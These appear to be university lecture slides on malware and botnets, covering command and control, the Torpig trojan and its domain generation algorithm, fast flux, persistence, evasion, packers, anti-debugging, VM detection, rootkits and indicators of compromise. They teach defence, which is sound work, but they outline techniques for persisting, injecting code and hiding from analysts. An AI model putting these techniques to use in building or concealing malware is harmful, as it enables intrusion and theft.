


## Command and Control (C&C)

Centralized, P2P, web-based, ...

## Early botnets: bots just join an IRC channel

Origin: benign IRC bots that perform automated actions



## Push vs. pull model

Example: IRC vs. HTTP

# Botnets: what for?

Spam relaying

DDoS (for hire)

Mass information/identity theft

Extortion (DoS, ransomware)

Spreading new malware

Malicious page proxying/hosting

Manipulating online polls/games

Click fraud

Adware affiliate programs

Phishing web servers

Bitcoin mining

...




Some files are coded.

To buy decoder mail: <user>@yahoo.com  
with subject: PGCoder000000000032


– *Trojan.Gpcoder.C, 2005*

# Use Case: Torpig

Trojan distributed as part of Mebroot (MBR rootkit)



- 1: Victim visits malicious/infected website
- 2-4: Mebroot infection through a drive-by download attack
- 5: Mebroot downloads and installs Torpig
- 6: Torpig exfiltrates stolen data
- 7: Torpig downloads page templates to opportunistically launch man-in-the-browser attacks against online banking websites



*Torpig's man-in-the-browser phishing attack*

# DGA Botnets

What if the C&C server is gone?

Hardcoding domains or IP addresses in the bots not a good idea

## Domain Generation Algorithm

Resilient C&C communication: generate and contact new domains periodically

If a domain is not available, just move on to the next one

### Torpig's DGA

Initial seed: current date

Weekly and daily domains

Hard-coded fall-back domains  
refreshed with each config file  
received from the C&C server

```
def generate_domain(t, p):
    if t.year < 2007:
        t.year = 2007
    s = scramble_date(t, p)
    c1 = (((t.year >> 2) & 0x3fc0) + s) % 25 + 'a'
    c2 = (t.month + s) % 10 + 'a'
    c3 = ((t.year & 0xff) + s) % 25 + 'a'
    if t.day * 2 < '0' || t.day * 2 > '9':
        c4 = (t.day * 2) % 25 + 'a'
    else:
        c4 = t.day % 10 + '1'
    return c1 + 'h' + c2 + c3 + 'x' + c4 +
           suffix[t.month - 1]
```

# Botnet Infiltration

Step 1: register future domains, step 2: profit

*Sample URL requested by a Torpig bot:*

POST /A15078D49EBA4C4E/qxoT4B5uUFFqw6c...SZG1at6E0AaCxQg6nIGA

*Corresponding unencrypted submission header:*


ts=1232724990&ip=192.168.0.1:&sport=8109&hport=8108&os=5.1.2600  
&cn=United%20States&nid=A15078D49EBA4C4E&b1d=gnh5&ver=229

The availability of a unique bot ID allowed for an accurate estimation of the botnet's size


Previous studies relied on the number of unique IP addresses observed, which is less accurate

NAT → underestimation: many bots behind the same IP address

DHCP → overestimation: the same bot uses many IP addresses



**Figure 5: New unique IP addresses per hour.**



**Figure 6: New bots per hour.**

Activity observed through the hijacked C&C domains involved:  
 182,800 unique identifiers  
 1,247,642 unique IP addresses

# Fast Flux

Goal: resilient malicious server hosting

Hide phishing and malware delivery sites behind an ever-changing network of compromised hosts acting as proxies

Harder to take down

One domain, many IP addresses

Periodic change in DNS responses, short TTL

Return only a few from a pool of many IPs

Usually belonging to compromised machines ("flux agents")

In essence, a malicious content distribution network using bots as proxies

## DNS Lookup 1


; ; ANSWER SECTION:

```
thearmynext.info. 600 IN A 69.183.26.53
thearmynext.info. 600 IN A 76.205.234.13
thearmynext.info. 600 IN A 85.177.96.105
thearmynext.info. 600 IN A 27.129.178.13
thearmynext.info. 600 IN A 24.98.252.230
```

## DNS Lookup 2

; ; ANSWER SECTION:

```
thearmynext.info. 600 IN A 213.47.148.82
thearmynext.info. 600 IN A 213.91.251.16
thearmynext.info. 600 IN A 69.183.207.99
thearmynext.info. 600 IN A 91.148.168.92
thearmynext.info. 600 IN A 195.38.60.79
```



# Many other C&C possibilities...

twitter

Home Profile Find People Settings Help Sign out

 **upd4t3**

[Follow](#)

aHR0cDovL2JpdC5seS8xN2EzdFMg  
about 2 hours ago from web

---

aHR0cDovL2JpdC5seS9MT2ZSTyBodHRwOi8vYml0Lmx5L0ltZ2  
about 2 hours ago from web

---

aHR0cDovL2JpdC5seS8xN2w0RmEgaHR0cDovL2JpdC5seS8xN  
about 4 hours ago from web

---

aHR0cDovL2JpdC5seS9wbVN1YyBodHRwOi8vYml0Lmx5LzE3b  
about 4 hours ago from web

---

aHR0cDovL2JpdC5seS9HaHVVdSBodHRwOi8vYml0Lmx5L1FqC  
about 5 hours ago from web

---

aHR0cDovL2JpdC5seS9RaKFaWQ==  
about 5 hours ago from web

---

aHR0cDovL2JpdC5seS83UGFEOQ==  
about 5 hours ago from web

---

aHR0cDovL2JpdC5seS8zUndBTIBodHRwOi8vYml0Lmx5LzJwU0

---

Name **upd4t3**  
20 following 7 followers  
Tweets 25  
Favorites  
Actions block **upd4t3**  
Following  
  
[RSS feed of upd4t3's tweets](#)

# Besides \$\$\$

Espionage, intelligence gathering, sabotage, ...

Nation-state level threats

Example: Stuxnet (2008)

Used multiple Windows 0days

Infiltrated and physically destroyed Iranian nuclear centrifuges

Other examples

Duqu: collection of malware modules, related to Stuxnet

PlugX: RAT targeting government-related institutions/industries

Regin: found in Belgacom, Belgium's largest telco

Flame: cyber espionage in Middle Eastern countries

Gauss: cyber-espionage toolkit based on Flame

...

# Persistence

Startup folder

Registry keys

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Browser helper objects (BHO)

Winlogon Notify

Hook malware DLL as a handler that will be triggered by a given event

System services

Example: DLL injection into svchost.exe (Win32/Conficker)

Malware also often names its process "svchost.exe" to disguise itself

AppInit DLLs

Easy way to hook system APIs by allowing custom DLLs to be loaded into the address space of every interactive application (can be disabled using secure boot)

DLL Load-order (Windows)/LD\_PRELOAD (Linux)

Exploit loader's search order to load malicious DLLs

Trojanized binaries, kernel modification, module injection, ...

# Autoruns

Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Codecs Boot Execute Image Hijacks Applnt KnownDLLs Winlogon  
Winsock Providers Print Monitors LSA Providers Network Providers Sidebar Gadgets  
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers

Autorun Entry	Description	Publisher	Image Path
HKLM\Software\Microsoft\Windows\CurrentVersion\Run			
<input checked="" type="checkbox"/> AdobeAAMUp...	Adobe Updater Startup Utility	Adobe Systems Incorporated	c:\program files (x86)\comm...
<input checked="" type="checkbox"/> EvtMgr6	Logitech SetPoint Event M...	Logitech, Inc.	c:\program files\logitech\se...
<input checked="" type="checkbox"/> Logitech Down...	Logitech Download Assistant	Logitech, Inc.	c:\windows\system32\logi...
<input checked="" type="checkbox"/> MSC	Microsoft Security Client Us...	Microsoft Corporation	c:\program files\microsoft s...
<input checked="" type="checkbox"/> VIAxHCUtl	usbmonitor	VIA Technologies, Inc.	c:\via_xhci\usb3monitor.exe
HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run			
<input checked="" type="checkbox"/> Acrobat Assist...	AcroTray	Adobe Systems Inc.	c:\program files (x86)\adob...
<input checked="" type="checkbox"/> Adobe Acrobat...	Adobe Acrobat SpeedLaun...	Adobe Systems Incorporated	c:\program files (x86)\adob...
<input checked="" type="checkbox"/> Adobe ARM	Adobe Reader and Acrobat...	Adobe Systems Incorporated	c:\program files (x86)\comm...
<input checked="" type="checkbox"/> AdobeCS6Ser...	Adobe CS6 Service Manager	Adobe Systems Incorporated	c:\program files (x86)\comm...
<input checked="" type="checkbox"/> APSDaemon	Apple Push	Apple Inc.	c:\program files (x86)\comm...
<input checked="" type="checkbox"/> GrooveMonitor	GrooveMonitor Utility	Microsoft Corporation	c:\program files (x86)\micro...
<input checked="" type="checkbox"/> QuickTime Task	QuickTime Task	Apple Inc.	c:\program files (x86)\quick...
<input checked="" type="checkbox"/> StartCCC	Catalyst® Control Center La...	Advanced Micro Devices, I...	c:\program files (x86)\ati te...
<input checked="" type="checkbox"/> SunJavaUpdat...	Java(TM) Update Scheduler	Sun Microsystems, Inc.	c:\program files (x86)\comm...
<input checked="" type="checkbox"/> SwitchBoard	SwitchBoard Server (32 bit)	Adobe Systems Incorporated	c:\program files (x86)\comm...
<input checked="" type="checkbox"/> TortoiseHgOve...	TortoiseHg Overlay Icon Se...		c:\program files (x86)\tortois...

# Covert Malware Launching

IAT (Import Address Table) Hooking

Code patching

Just overwrite existing code with a JMP

DLL Injection

E.g., CreateRemoteThread() + LoadLibrary()

Code injection

More cumbersome: have to dynamically resolve any API dependencies (in the same way as regular shellcode does)

Process replacement

Overwrite whole memory segments of a process

## **Evasion** – “*Stay under the radar*”

Both anomaly and misuse detection systems can be evaded by breaking the detector's assumptions

Detectors rely on certain features

Make those features look legitimate or at least non-suspicious

### Many techniques

Packing/mutation/polymorphism/metamorphism

Fragmentation

Mimicry

Rate adjustment (slow and stealthy vs. fast and noisy)

Distribution and coordination (e.g., DoS vs. DDoS)

Spoofing, stepping stones, redirection

...


# Polymorphism

Used to evade content-based detection (AVs, IDS, ...)

Known since the early 90's from the virus scene

Each malware/attack instance is a different mutation of the original → signature matching fails

*Might actually make an attack look more suspicious!*



# Packers and Unpacking

## Goals

AV evasion

Payload compression

Hinder analysis/reverse engineering



## Typical steps

Decrypt packed code (compression, encryption, ...)

Load code into memory (disk, same or section, heap, ...)

Resolve imports of original executable (automated or manual)

Transfer control to original entry point

## Virtualizers

Turn x86 code into code of a random ISA that runs on an embedded VM

## Many free and commercial packer/crypters/protectors

UPX, PECompact, ASPack, Petite, WinUpack, Themida, ...

# Code Obfuscation (Metamorphism)

NOP interspersions



inc ecx  
dec ecx

Instruction substitution

mov eax, 0xF3

push 0xF3  
pop eax



Block transposition



Register reassignment

sed -i 's/eax/ebx/g'

Dead code insertion



Many more

Opaque predicates, jump in the middle of instructions, stack frame manipulation, exception handling, ...

# Anti-debugging/Reverse Engineering

Make the life of malware analysts and automated malware analysis systems hard...

## Obfuscate everything

- Obscure strings, IAT, function calls, code, ...

- Erase headers from memory (anti-dumping)

## Debugger detection

- Windows APIs (e.g., `IsDebuggerPresent()`)

- Read TEB debugging flag

- Generate exceptions

- On-the-fly checksums of the code image (detect breakpoints)

- Timing checks (debuggers are slow)

- Many other techniques...

# VM Detection and Environment-aware Malware

Evade automated malware analysis sandboxes

VMware artifacts

VMware Tools, MAC address, BIOS vendor, ...

Instruction inconsistencies: different behavior on bare metal vs. emulator/virtualized system

cpuid, sidt, sgdt, sldt, smsw, ...

Detect existing hooks/instrumentation

Detect user activity

# **Kernel-level Rootkits**

Typically implemented as kernel modules/drivers

Modern OSes use signed drivers

- Install an existing signed driver with an exploitable vulnerability

- Sign malware with acquired/stolen certificate

- Exploit a kernel vulnerability

## **Hooking**

- Interrupt Descriptor Table (IDT), System Descriptor Table

- Hooking (SSDT), IRP handlers, ...

- Easy to detect

## **Code patching**

- Detectable using checksumming

# **Direct Kernel Object Manipulation (DKOM)**

Hide malware footprints from the object manager, event scheduler, logs, ...

Also, add privileges/groups to tokens

Processes, drivers, files, network connections, ...

Checksumming not effective: kernel structures that are frequently updated during normal system operation

More stealthy (but more complex) technique

## EPROCESS Object manipulation

Doubly linked list of structures that represent processes

Can be modified to hide a malicious process

## DRIVER\_SECTION manipulation

Similar technique for drivers

# **Covert Channels**

Transfer information without being noticed

Myriad ways to achieve this...

Hide in commonly used traffic

HTTP, DNS, ICMP, ...

Protocol tunneling, packet field manipulation, size, timing, ...

Contact only non-suspicious destinations

Host C&C on Google, Amazon, ...

Use forums, twitter, comments, etc. for communication

Steganography

Hide communication or exfiltrated data within images or other files

Many other mediums

Radio/electrical signals, sounds, vibrations, temperature, ...

# Indicators of Compromise (IoCs)


Artifacts observed on a host or network that with high confidence indicate a computer intrusion

## Host level

- Hashes of malware executables/modules/files
- Strings in malware binary
- System-wide changes/behaviors

## Network level

- Resolved domains
- Accessed IP addresses
- URLs
- Network request/packet content




I'VE GOT A BUNCH OF VIRTUAL WINDOWS MACHINES NETWORKED TOGETHER, HOOKED UP TO AN INCOMING PIPE FROM THE NET. THEY EXECUTE EMAIL ATTACHMENTS, SHARE FILES, AND HAVE NO SECURITY PATCHES.



BETWEEN THEM THEY HAVE PRACTICALLY EVERY VIRUS.


THERE ARE MAILTROJANS, WARHOL WORMS, AND ALL SORTS OF EXOTIC POLYMORPHICS. A MONITORING SYSTEM ADDS AND WIPES MACHINES AT RANDOM. THE DISPLAY SHOWS THE VIRUSES AS THEY MOVE THROUGH THE NETWORK.



GROWING AND STRUGGLING.

PRETTY, ISN'T IT?

WHAT IS IT?



YOU KNOW, NORMAL PEOPLE JUST HAVE AQUARIUMS.

GOOD MORNING, BLASTER. ARE YOU AND W32.WELCHIA GETTING ALONG?



WHO'S A GOOD VIRUS? YOU ARE! YES, YOU ARE!